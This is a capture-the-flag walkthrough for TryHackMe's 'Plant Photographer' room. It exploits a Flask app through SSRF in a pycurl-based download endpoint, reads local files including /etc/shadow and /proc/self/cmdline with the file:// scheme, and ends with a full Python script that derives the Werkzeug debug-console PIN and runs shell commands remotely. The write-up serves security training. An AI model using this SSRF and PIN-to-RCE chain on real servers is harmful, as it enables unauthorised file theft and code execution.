Plant Photographer - TryHackMe - Walkthrough
Exploit a vulnerable Flask web app.
Introduction
This is a write-up for the challenge Plant Photographer on TryHackMe, the Room can be found here and is rated as hard.
The task begins with the description below:
Your friend, a passionate botanist and aspiring photographer, recently launched a personal portfolio website to showcase his growing collection of rare plant photos:
Proud of building the site himself from scratch, he’s asked you to take a quick look and let him know if anything could be improved. Look closely at how the site works under the hood, and determine whether it was coded with best practices in mind. If you find anything questionable, dig deeper and try to uncover the flag hidden behind the scenes.
Initial Overview
To start exploring the challenge, we start using the link in the Task. If you take a first look at the web app, you will notice that it’s a personal profile site.

By checking the headers we can easily determine that the server is a Flask application.
There are some pictures and paragraphs with boilerplate text but more interestingly, there is a button to download a resume. The link to the resume uses the /download endpoint and sets sever as a parameter. The functionality to set a server can likely be leveraged to get SSRF (Server Side Request Forgery).
1
http://10.114.147.205/download?server=secure-file-storage.com:8087&id=75482342
SSRF
The web app likely uses the server argument to generate a URL in a format like this: [maybe-protocol://][server]/some-random-endpoint. This can be exploited by crafting a special server parameter. To investigate the libraries used behind the front end for calling the internal app, we can set the server parameter to our attacker IP and inspect the request with a simple netcat listener.

Surprisingly, the request already returns the first flag as a HTTP header. Moreover, we retrieve additional information: The server uses pycurl to process requests.
To explore the SSRF vulnerability further, we can also try to set the scheme by specifying http:// before the IP.

With that we have control over the scheme used by pycurl. The website of pycurl provides us with all the supported protocols which can be used for further exploitation.
To check the capabilities of the Python library we specify file as the scheme and check if we are able to access /etc/shadow or /etc/passwd.
Before doing so, we need to overcome the issue that we always have a fixed directory path. For that we use a question mark (?) which will specify that the following URL parts are parameters.

Seeing the result shows that we are able to access all files on the server. Additionally this tells us that the web Flask application is running as root.
Next, we proceed by investigating the structure of the application. First, we check how the app is started and what the commandline is. To do that, /proc/self/cmdline can be utilized.

Now we know the location of the web app. Using that we are able to fetch the code of app.py.
Application Code
Here is the full application code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
import os
import pycurl
from io import BytesIO
from flask import Flask, send_from_directory, render_template, request, redirect, url_for, Response

app = Flask(__name__, static_url_path='/static')

@app.route("/")
def index():
    return render_template("index.html")

@app.route("/admin")
def admin():
    if request.remote_addr == '127.0.0.1':
        return send_from_directory('private-docs', 'flag.pdf')
    return "Admin interface only available from localhost!!!"

@app.route("/download")
def download():
    file_id = request.args.get('id','')
    server = request.args.get('server','')

    if file_id!='':
        filename = str(int(file_id)) + '.pdf'

        response_buf = BytesIO()
        crl = pycurl.Curl()
        crl.setopt(crl.URL, server + '/public-docs-k057230990384293/' + filename)
        crl.setopt(crl.WRITEDATA, response_buf)
        crl.setopt(crl.HTTPHEADER, ['X-API-KEY: THM{Hello_Im_just_an_API_key}'])
        crl.perform()
        crl.close()
        file_data = response_buf.getvalue()

        resp = Response(file_data)
        resp.headers['Content-Type'] = 'application/pdf'
        resp.headers['Content-Disposition'] = 'attachment'
        return resp
    else:
        return 'No file selected... '

@app.route('/public-docs-k057230990384293/<path:path>')
def public_docs(path):
    return send_from_directory('public-docs', path)

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=8087, debug=True)
The application is a simple Flask server with several endpoints:
/downloadis the vulnerable SSRF endpoint, when used in the intended way it retrieves a file from the/public-docs-k057230990384293endpoint/public-docs-k057230990384293serves files from thepublic-docsthe directory/adminonly accessible via localhost, serves the flag PDF from theprivate-docsfolder
Since we already have LFI using the SSRF we don’t need to bypass the localhost protection. We can just request the file using the file scheme.


The file returned is a PDF so after saving and opening it we successfully see the second flag.
RCE
The last task states that we should find a file in the server’s directory. The issue is that we don’t have the ability to list directory contents. The only option to get over this restriction is code execution.
Fortunately, the Flask server is running in debug mode. In Flask debug mode the /console endpoint is exposed and gives the ability to execute arbitrary Python code which essentially allows remote code execution (RCE).
The last task is to recover the pin for the console. In Flask the console is logged to protect unauthorized access.
The code is calculated based on a hash which uses input from several files. Since we already have access to all files this shouldn’t be a problem. A basic implementation of the can be found here. A little bit modified with the help of AI the script uses the SSRF to get the necessary files. Finally it calculates the hash and executes __import__('os').popen('{cmd}').read() to execute shell commands.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
#!/usr/bin/env python3
import hashlib, requests, urllib.parse, re, sys, codecs
from itertools import chain
import ast

TARGET     = "http://10.114.161.223"
FLASK_PATH = "/usr/local/lib/python3.10/site-packages/flask/app.py"

def read_file(path):
    return requests.get(f"{TARGET}/download", params={"id":"1","server":f"file://{path}?"}, timeout=15).text

def get_pin():
    mac_int    = int(read_file("/sys/class/net/eth0/address").strip().replace(":", ""), 16)
    machine_id = read_file("/proc/self/cgroup").splitlines()[0].strip().partition("/docker/")[2]
    username   = "root"
    h = hashlib.md5()
    for bit in chain([username, "flask.app", "Flask", FLASK_PATH], [str(mac_int), machine_id]):
        if isinstance(bit, str): bit = bit.encode()
        h.update(bit)
    h.update(b"cookiesalt")
    h.update(b"pinsalt")
    num = ("%09d" % int(h.hexdigest(), 16))[:9]
    return f"{num[:3]}-{num[3:6]}-{num[6:]}"

def run(cmd):
    pin    = get_pin()
    secret = re.search(r'SECRET = "([^"]+)"', requests.get(f"{TARGET}/console").text).group(1)
    resp   = requests.get(f"{TARGET}/console", params={"__debugger__":"yes","cmd":"pinauth","pin":pin,"s":secret})
    cookie = resp.cookies
    py     = f"__import__('os').popen('{cmd}').read()"
    out    = requests.get(f"{TARGET}/console", params={"__debugger__":"yes","cmd":py,"frm":"0","s":secret}, cookies=cookie).text
    clean = ast.literal_eval(re.sub(r"</?span[^>]*>", "", out).split("\n")[1])
    print(clean)

run(" ".join(sys.argv[1:]) if len(sys.argv) > 1 else "id")
Using the script we are able find the flag file and complete the Room.
1
2
3
4
5
6
7
8
9
10
11
$ python3 rce.py "ls"
Dockerfile
app.py
flag-<secret-name>.txt
private-docs
public-docs
requirements.txt
static
templates
$ python3 rce.py "wc flag-<secret-name>.txt"
        1         1        26 flag-<secret-name>.txt